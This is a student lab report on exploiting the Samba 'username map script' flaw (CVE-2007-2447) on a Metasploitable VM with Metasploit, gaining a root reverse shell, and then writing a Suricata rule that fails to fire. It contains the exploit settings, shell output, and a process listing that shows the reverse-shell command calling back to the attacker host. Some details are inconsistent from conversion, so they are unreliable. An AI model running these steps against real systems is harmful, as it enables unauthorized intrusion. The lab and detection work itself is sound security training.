

Introduction

In this lab, we were going to exploit the Remote Executable Code vulnerability of the Samba version, then we leveraged it to get the root shell. Therefore, we utilized a Wireshark Command line, “tcpdump” to capture the packet before sending it to Suricata for detecting purposes.

Objective

Task 1: Exploit the vulnerability in Samba

Kali IP Address: 10.0.2.8

Metasploit IP Address: 10.0.2.10

Firstly, we scanned the port in the Metasploit server via “**`sudo nmap -sC -sV -p- 10.0.2.10`**”. Specifically, **-sC** means Nmap scan through the default script, **-sV** means Nmap scan the service version and **-p-** means Nmap scan all the ports from 1 - 65535.

In terms of the below screenshots, the output of the command indicates that the samba ports 139 and 445 opened, and the version of those were **3.X - 4.X** and **3.0.20** respectively.

```

Ray's MackbookPro Terminal | 26% | 6.1 GB | kali@kali: ~ (ssh)
Discovered open port 3306/tcp on 10.0.2.10
Discovered open port 3632/tcp on 10.0.2.10
Discovered open port 6667/tcp on 10.0.2.10
Discovered open port 41384/tcp on 10.0.2.10
Discovered open port 1099/tcp on 10.0.2.10
Discovered open port 512/tcp on 10.0.2.10
Discovered open port 514/tcp on 10.0.2.10
Discovered open port 6000/tcp on 10.0.2.10
Discovered open port 513/tcp on 10.0.2.10
Discovered open port 8787/tcp on 10.0.2.10
Discovered open port 6697/tcp on 10.0.2.10
Discovered open port 8180/tcp on 10.0.2.10
Discovered open port 5432/tcp on 10.0.2.10
Discovered open port 43832/tcp on 10.0.2.10
Discovered open port 8009/tcp on 10.0.2.10
Discovered open port 1524/tcp on 10.0.2.10
Discovered open port 32919/tcp on 10.0.2.10
Discovered open port 2121/tcp on 10.0.2.10
Discovered open port 2049/tcp on 10.0.2.10
Discovered open port 37608/tcp on 10.0.2.10
Completed SYN Stealth Scan at 12:34, 3.40s elapsed (65535 total ports)
Initiating Service scan at 12:34
Scanning 30 services on 10.0.2.10
Completed Service scan at 12:36, 126.50s elapsed (30 services on 1 host)
NSE: Script scanning 10.0.2.10.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:36
NSE: [ftp-bounce 10.0.2.10:21] PORT response: 500 Illegal PORT command.

```

```

eth0      Link encap:Ethernet HWaddr 08:00:27:76:0f:74
          inet addr:10.0.2.10 Bcast:10.0.2.255
                    Mask:255.255.255.0
                    inet6 addr: fe80::a00:27ff:fe76:f74/64 Scope:Link
                           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                           RX packets:66477 errors:0 dropped:0 overruns:0 frame:0
                           TX packets:66285 errors:0 dropped:0 overruns:0 carrier:0
                           collisions:0 txqueuelen:1000
                           RX bytes:4270842 (4.0 MB) TX bytes:3614380 (3.4 MB)
                           Base address:0xd020 Memory:f0200000-f0220000

```

```

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                     UP LOOPBACK RUNNING MTU:16436 Metric:1
                     RX packets:176 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:176 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:0
                     RX bytes:60641 (59.2 KB) TX bytes:60641 (59.2 KB)

```

The differences between Samba port 139 and port 445 are that Samba port 139 is an older version, and it runs on NetBIOS for communicating with other machines on a Local Area Network (LAN). In contrast, port 445 is the latest version of samba, which uses for communication over the TCP Transport Layer. [1]

```

I_ 100024 |      b//b//udp   status
139/tcp    open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

```

If we used ExploitDB to search the Samba version 3.x - 4.x, we knew it had an RCE vulnerability [2] [3] “**CVE-2007-2447**”. Then, this vulnerability can be leveraged through the Metasploit exploit framework.

The screenshot shows a web browser window displaying the Exploit Database at <https://www.exploit-db.com/exploits/42060>. The page title is "Samba 3.5.0 - Remote Code Execution". The exploit details are as follows:

- EDB-ID:** 42060
- CVE:** 2017-7494
- Author:** STEELO
- Type:** REMOTE
- Platform:** m: LINUX
- Date:** 2017-05-24
- Exploit:** [Download](#) / [Details](#)
- Vulnerable App:** [Details](#)

The exploit code snippet is shown in a code editor window:

```
#!/usr/bin/env python
# Title : ETERNALRED
# Date: 05/24/2017
```

Starting Attack:

Firstly, we searched the samba through the Metasploit console and used the module of “**exploit/multi/samba/usermap_script**” for exploiting.

```
msf 6 > search samba
Matching Modules
-----
#   Name
Check  Description
-   -
-----+
  0   exploit/unix/webapp/citrix_access_gateway_exec
      Citrix Access Gateway Command Execution
  1   exploit/windows/license/calicclnt_getconfig
      Computer Associates License Client GETCONFIG Overflow
  2   exploit/unix/misc/distcc_exec
      DistCC Daemon Command Execution
  3   exploit/windows/smb/group_policy_startup
      Group Policy Script Execution From Shared Resource
  4   post/linux/gather/enum_configs
      Linux Gather Configurations
  5   auxiliary/scanner/rsync/modules_list
      List Rsync Modules
  6   exploit/windows/fileformat/ms14_060_sandworm
      MS14-060 Microsoft Windows OLE Package Manager Code Execution
  7   exploit/unix/http/quest_kace_systems_management_rce
      Quest KACE Systems Management Command Injection
  8   exploit/multi/samba/usermap_script
      Samba "username map script" Command Execution
  9   exploit/multi/samba/nttrans
      Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
 10  exploit/linux/samba/setinfopolICY_heap
      Samba SetInformationPolicy AuditEventsInfo Heap Overflow
  Yes  Samba SetInformationPolicy AuditEventsInfo Heap Overflow
```

Setting the payload of the basic reverse shell “**cmd/unix/reverse**,” the Remote Hosts (RHOSTS) is the Metasploitable Server “**10.0.2.10**” and the Remote Port (RPORT) is the Samba version either **139** or **445**.

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS    10.0.2.10        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    10.0.2.8          yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port
```

Expected Result:

Once the configuration was correct, we can start to exploit. The result of that shows that we got the root shell.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.8:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hC7AxYiqKIHvp72Q;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "hC7AxYiqKIHvp72Q\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.8:4444 -> 10.0.2.10:52726) at 2022-11-07 13:03:04
- 0500

hostname
metasploitable
whoami
root
|
```

Analyzing Part:

Based on the two screenshots below, we can see that port 4444 connects to Metasploitable Server.

The screenshot shows two terminal windows side-by-side. The left window is titled 'kali@kali: ~/Desktop/IDS (ssh)' and shows the Metasploit framework's exploit command-line interface. It details the exploit process, including starting a reverse TCP handler on port 4444, accepting client connections, and executing commands like 'echo hC7AxYiqKIHvp72Q;' over sockets A and B. It also shows the creation of a file named 'Metasploit_scan.txt' containing the results. The right window is titled 'root@metasploitable: ~ (ssh)' and shows the Metasploitable server's log. It captures the user's password entry, the authentication failure, and the subsequent root shell session. The log also shows the netstat output for port 4444, listing established connections from 10.0.2.8 to 10.0.2.10, and the ps command showing the running processes (telnetd, sh, grep) corresponding to the exploit session.

```
msf6 exploit(multi/samba/usermap_script)
> exploit

[*] Started reverse TCP double handler on 10.0.2.8:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hC7AxYiqKIHvp72Q;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from socket B
[*] Reading from socket B
[*] B: "hC7AxYiqKIHvp72Q\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.8:4444 -> 10.0.2.10:52726) at 2022-11-07 13:03:04 -0500


hostname
metasploitable
whoami
root
netstat -naop | grep 4444 > /Metasploit_scan.txt
ps -eaf | grep 4444 >> /Metasploit_scan.txt

[*] msfadmin@metasploitable:~$ su -
Password:
su: Authentication failure
[*] msfadmin@metasploitable:~$ su -
Password:
su: Authentication failure
[*] msfadmin@metasploitable:~$ sudo su -
[sudo] password for msfadmin:
<le:~# netstat -naop | grep 4444
tcp        0      0 10.0.2.10:52726          10.0.2.8:4444      ESTABLISHED 5474/telnet
tcp        0      0 10.0.2.10:52727          10.0.2.8:4444      ESTABLISHED 5477/telnet
root@metasploitable:~# ps -eaf | grep 5474 | grep -v grep
root      5474     1  0 13:00 ?          00:00:00 telnet
10.0.2.8 4444
root@metasploitable:~# ps -eaf | grep 5477 | grep -v grep
root      5477     1  0 13:00 ?          00:00:00 telnet
10.0.2.8 4444
<:~# ps -eaf | grep 4444 | grep -v grep
root      5474     1  0 13:00 ?          00:00:00 telnet
10.0.2.8 4444
root      5475     1  0 13:00 ?          00:00:00 sh -c (sleep 3867!telnet 10.0.2.8 4444!while : ; do sh && break; done 2>&1!telnet 10.0.2.8 4444 >/dev/null 2>&1 &)
root      5477     1  0 13:00 ?          00:00:00 telnet
10.0.2.8 4444
root@metasploitable:~# date
Mon Nov  7 13:13:31 EST 2022
```

This screenshot shows a single terminal window titled 'root@metasploitable: ~'. It displays the server's log for the exploit session. It includes the netstat output for port 4444, showing the connection from 10.0.2.8 to 10.0.2.10, and the ps command output for the running processes (telnetd, sh, grep) associated with the exploit session. The date command is also run at the end.

```
root@metasploitable:~# ps -eaf | grep 4444
root      5474     1  0 13:00 ?          00:00:00 telnet 10.0.2.8 4444
root      5475     1  0 13:00 ?          00:00:00 sh -c (sleep 3867!telnet 10.0.2.8 4444!while : ; do sh && break; done 2>&1!telnet 10.0.2.8 4444 >/dev/null 2>&1 &)
root      5477     1  0 13:00 ?          00:00:00 telnet 10.0.2.8 4444
root      5582  5544  0 13:11 pts/1      00:00:00 grep 4444
root@metasploitable:~# date
Mon Nov  7 13:13:31 EST 2022
```

As to the below screenshot, we captured the packet via Wireshark on the Attack machine, which indicates that the communication was using the “telnet” application protocol.



Task 2: Detect the attack

In Task 2, we need to set up the Suricata based on IDS/IPS on the Attack machine

[4] [5].

```
$ suricata --version
suricata: unrecognized option '--version'
Suricata 6.0.8
USAGE: suricata [OPTIONS] [BPF FILTER]

      -c <path>                                : path to configuration file
      -T                                         : test configuration file
(C use with -c)
      -i <dev or ip>                            : run in pcap live mode
      -F <bpf filter file>                      : bpf filter file
      -r <path>                                 : run in pcap file/offline mode
      -q <qid[:qid]>                            : run in inline nfqueue mode
ode (use colon to specify a range of queues)
      -s <path>                                : path to signature file (optional)
loaded in addition to suricata.yaml settings
      -S <path>                                : path to signature file loaded exclusively (optional)
      -l <dir>                                 : default log directory
      -D                                         : run as daemon
      -k [all|none]                            : force checksum check (all) or disabled it (none)
      -V                                         : display Suricata version
n
      -v                                         : be more verbose (use multiple times to increase verbosity)
      --list-app-layer-protos                  : list supported app layer protocols
      --list-keywords[=all|csv|<keyword>]       : list keywords implemented by the engine
      --list-runmodes                          : list supported runmodes
      --runmode <runmode>                      : specific runmode modification
```

Then, we need to do the exploiting again in Task1 to capture the packet.

```
mSF6 exploit(multi/samba/usermap_script) > exploit
[-] Unknown command: exploit
mSF6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.8:4444

[*] Accepted the first client connection
[*] Accepted the second client connection
[*] Command: echo Wty9HQxh1e1HywmQ | nc -l -p 4444
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Wty9HQxh1e1HywmQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened at 10.0.2.10:41799 (2022-11-12 16:00:00)

whoami
root
```

The terminal shows the Metasploitable host (msfadmin@metasploitable) executing an exploit against a target (10.0.2.8:4444). It accepted two connections and started a command shell session (session 2). The user runs 'whoami' and finds they are root.

Then, we used “**tcpdump**” to capture the packet from the Attack machine, which was “**tcpdump -i eth0 -w capture.pcap**”.

After that, we set up the Python server with port 8000 “**python -m SimpleHTTPServer 8000**” on the Metasploitable server so that we can download the “**capture.pcap**” file from the server.

```
(kali㉿kali)-[~/Desktop/IDS]
$ wget http://10.0.2.10:8000/capture.pcap
--2022-11-12 16:07:17--  http://10.0.2.10:8000/capture.pcap
Connecting to 10.0.2.10:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12288 (12K) [application/cap]
Saving to: 'capture.pcap.1'

capture.pcap.1 100% 12.00K --.-KB/s in 0.03s

2022-11-12 16:07:18 (466 KB/s) - 'capture.pcap.1' saved [12288/12288]

(kali㉿kali)-[~/Desktop/IDS]
$
```

The Kali Linux host (kali㉿kali) runs 'wget http://10.0.2.10:8000/capture.pcap' to download the captured packet from the Metasploitable host.

```
msfadmin@metasploitable:~$ tcpdump -r capture.pcap -i eth0
tcpdump: capture.pcap: No such file or directory
msfadmin@metasploitable:~$ tcpdump -w capture.pcap -i eth0
tcpdump: socket: Operation not permitted
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w capture.pcap
tcpdump: socket: Operation not permitted
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w capture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
[1]+ Stopped                  sudo tcpdump -i eth0 -w capture.pcap
msfadmin@metasploitable:~$ ls
capture.pcap vulnerable
msfadmin@metasploitable:~$ python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
10.0.2.8 - [12-Nov-2022 16:07:19] "GET /capture.pcap HTTP/1.1" 200 -
```

The Metasploitable host (msfadmin@metasploitable) attempts to capture the packet using 'tcpdump' but fails due to permission issues. It then runs 'python -m SimpleHTTPServer 8000' to serve the captured packet ('capture.pcap') to the Kali host.

In the following screenshots, we are going to write some Suricata rules, then send the captured file to the Suricata system for detection.

Suricata Detecting:

As the below screenshot, we know that our Attack machine IP is “10.0.2.8” and the Target machine IP is “10.0.2.10”, we added to the Suricata YAML configuration file with **HOME_NET “[10.0.2.10]”** [5] [6].

```
[kali㉿ kali) - [~/Desktop/IDS]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.8 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::b89a:624e:1632 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:d6:a5:4d txqueuelen 1000 (Ethernet)
            RX packets 3548 bytes 322336 (314.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3478 bytes 1427278 (1.3 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 31900 bytes 6187488 (5.9 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 31900 bytes 6187488 (5.9 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[kali㉿ kali) - [~/Desktop/IDS]
$ sudo nano /etc/suricata/suricata.yaml

[kali㉿ kali) - [~/Desktop/IDS]
$ _
```

HOME_NET: “[10.0.2.10]”

EXTERNAL_NET: “!\$HOME_NET” indicates that the Suricata will detect our of home IP address.

```
%YAML 1.2
---
Suricata configuration file. In addition to the comments describing all
options in this file, full documentation can be found at:
https://suricata.readthedocs.io/en/latest/configuration/suricata-yaml.html

This configuration file generated by:
Suricata . .

Step : Inform Suricata about your network

vars:
  more specific is better for alert accuracy and performance
address-groups:
  HOME_NET: "[192.168.0.0/16, 10.0.0.0/8, 172.16.0.0/12]"
  HOME_NET: "[10.0.2.10]"
  HOME_NET: "[ . . . / ]"
  HOME_NET: "[ . . . / ]"
  HOME_NET: "[ . . . / ]"
  HOME_NET: "any"

EXTERNAL_NET: "!$HOME_NET"
EXTERNAL_NET: "any"


HTTP_SERVERS: "$HOME_NET"
SMTP_SERVERS: "$HOME_NET"

^G Help      ^O Write Out   ^W Where Is    ^K Cut          ^T Execute     ^C Location
^X Exit      ^R Read File   ^\ Replace     ^U Paste        ^J Justify     ^/ Go To Line
```


As for the **IDS-Task2.rules** configuration file, we added the following rules for detecting [7] before adding this rule of the file to **Suricata.yaml** configuration file.

Using Suricata to read the PCAP file with configured rules to see whether it is the attack [8] [9].

Based on the “**capture.pcap**” file, we need to generalize the packet via regular expression and write the specific rule for detecting communication.



According to the below screenshot, we found the packet that indicates the attack got the root shell, and the data is **726f6f740d0a**



If we use a regular expression online generator, the data **726f6f740d0a** will be **^726f6f740d0a\$** [10].

Enter the sample input strings below

726f6f740d0a

Capture groups (capturing groups)
 Escape (escape non-ASCII characters)
 Verbose (Multi-line output)
 Repetitions (repeated substrings)

Digits (digits to \d)
 Ignore case (capitalization)
 Spaces (whitespace to \s)
 Words (Unicode word character to \w)


Generate Regex

^726f6f740d0a\$

Based on the information we got, the detecting rule is as follows [11]:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg: "PWN Group - CVE-2007-2447"; reference:cve, 2007-2447; pcre:"/^766f6f740d0a$/i";)
```

This means that the communication is from target machine 10.0.2.10 to attack machine “10.0.2.8” if the Suricata detects the attack, the message will show the CVE-2007-2447.



The screenshot shows a terminal window titled "Ray's MacBookPro Terminal" with a status bar indicating 72% battery and 7.1 GB free space. The terminal history shows:

```
(kali㉿kali)-[~/Desktop/IDS]$ sudo nano /var/lib/suricata/rules/IDS-Task2.rules
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg: "PWN Group - CVE-2007-2447" ; reference:cve, 2007-2447; pcre:"/^726f6f740d0a$/i";)
(kali㉿kali)-[~/Desktop/IDS]$ sudo nano /etc/suricata/suricata.yaml
(kali㉿kali)-[~/Desktop/IDS]$
```

```

placed here, it is not specified with a full path name. This can be
overridden with the -l command line parameter.
default-log-dir: /var/log/suricata/
rule-files:
-IDS-Task 2.rules_


Global stats configuration
stats:
enabled: yes
The interval field (in seconds) controls the interval at
which stats are updated in the log.
interval: 8

^G Help      ^O Write Out   ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File   ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line

```

Start the Suricata service to read the capture.pcap file with Suricata Yaml configuration files.

“suricata -vvv -r capture.pcap -c /etc/suricata/suricata.yaml”



The result of Suricata detection is as below. The configured rules did not load into the Suricata Yaml files, and Suricata detected no alerts.

```

/ / -- : : - <Perf> - using shared mpm ctx' for ipv6.hdr
/ / -- : : - <Config> - IP reputation disabled
/ / -- : : - <Warning> - [ERRCODE: SC_ERR_NO_RULES(42)] - No rule files match the
e pattern /etc/suricata/rules/suricata.rules
/ / -- : : - <Config> - No rules loaded from suricata.rules.
/ / -- : : - <Warning> - [ERRCODE: SC_ERR_NO_RULES_LOADED(43)] - rule files sp
ecified, but no rules were loaded!
/ / -- : : - <Info> - Threshold config parsed: 0 rule(s) found
/ / -- : : - <Perf> - using shared mpm ctx' for tcp-packet
/ / -- : : - <Perf> - using shared mpm ctx' for tcp-stream

```

```
/ / -- : : - <Perf> - Builtin MPM "toserver UDP packet": 0
/ / -- : : - <Perf> - Builtin MPM "toclient UDP packet": 0
/ / -- : : - <Perf> - Builtin MPM "other IP packet": 0
/ / -- : : - <Config> - AutoFP mode using "Hash" flow load balancer
/ / -- : : - <Config> - using 1 flow manager threads
/ / -- : : - <Config> - using 1 flow recycler threads
/ / -- : : - <Info> - Using unix socket file '/var/run/suricata-command.socket'
/ / -- : : - <Warning> - [ERRCODE: SC_ERR_INITIALIZATION(45)] - Unix socket: UNI
X socket bind(/var/run/suricata-command.socket) error: Address already in use
/ / -- : : - <Warning> - [ERRCODE: SC_ERR_INITIALIZATION(45)] - Unable to create
unix command socket
/ / -- : : - <Notice> - all 3 packet processing threads, 4 management threads in
itialized, engine started.
/ / -- : : - <Info> - Starting file run for capture.pcap
/ / -- : : - <Error> - [ERRCODE: SC_ERR_PCAP_DISPATCH(20)] - error code - trunc
ated dump file; tried to read captured bytes, only got for capture.pcap
/ / -- : : - <Notice> - Signal Received. Stopping engine.
/ / -- : : - <Perf> - 0 new flows, 0 established flows were timed out, 0 flows i
n closed state
/ / -- : : - <Info> - time elapsed 0.050s
/ / -- : : - <Perf> - 7 flows processed
/ / -- : : - <Info> - 1/85th of packets have an invalid checksum
/ / -- : : - <Notice> - Pcap-file module read 0 files, 85 packets, 6759 bytes
/ / -- : : - <Perf> - AutoFP - Total flow handler queues - 2
/ / -- : : - <Info> - Alerts: 0
/ / -- : : - <Perf> - ippair memory usage: 414144 bytes, maximum: 16777216
/ / -- : : - <Perf> - host memory usage: 398144 bytes, maximum: 33554432
/ / -- : : - <Info> - cleaning up signature grouping structure... complete
/ / -- : : - <Perf> - Cleaning up Hyperscan global scratch
/ / -- : : - <Perf> - Clearing Hyperscan database cache
```

The expected result is that the Suricata is supposed to detect the CVE-2007-2447 attack, but I still need to troubleshoot the Suricata versions and their dependencies [12].

Conclusion

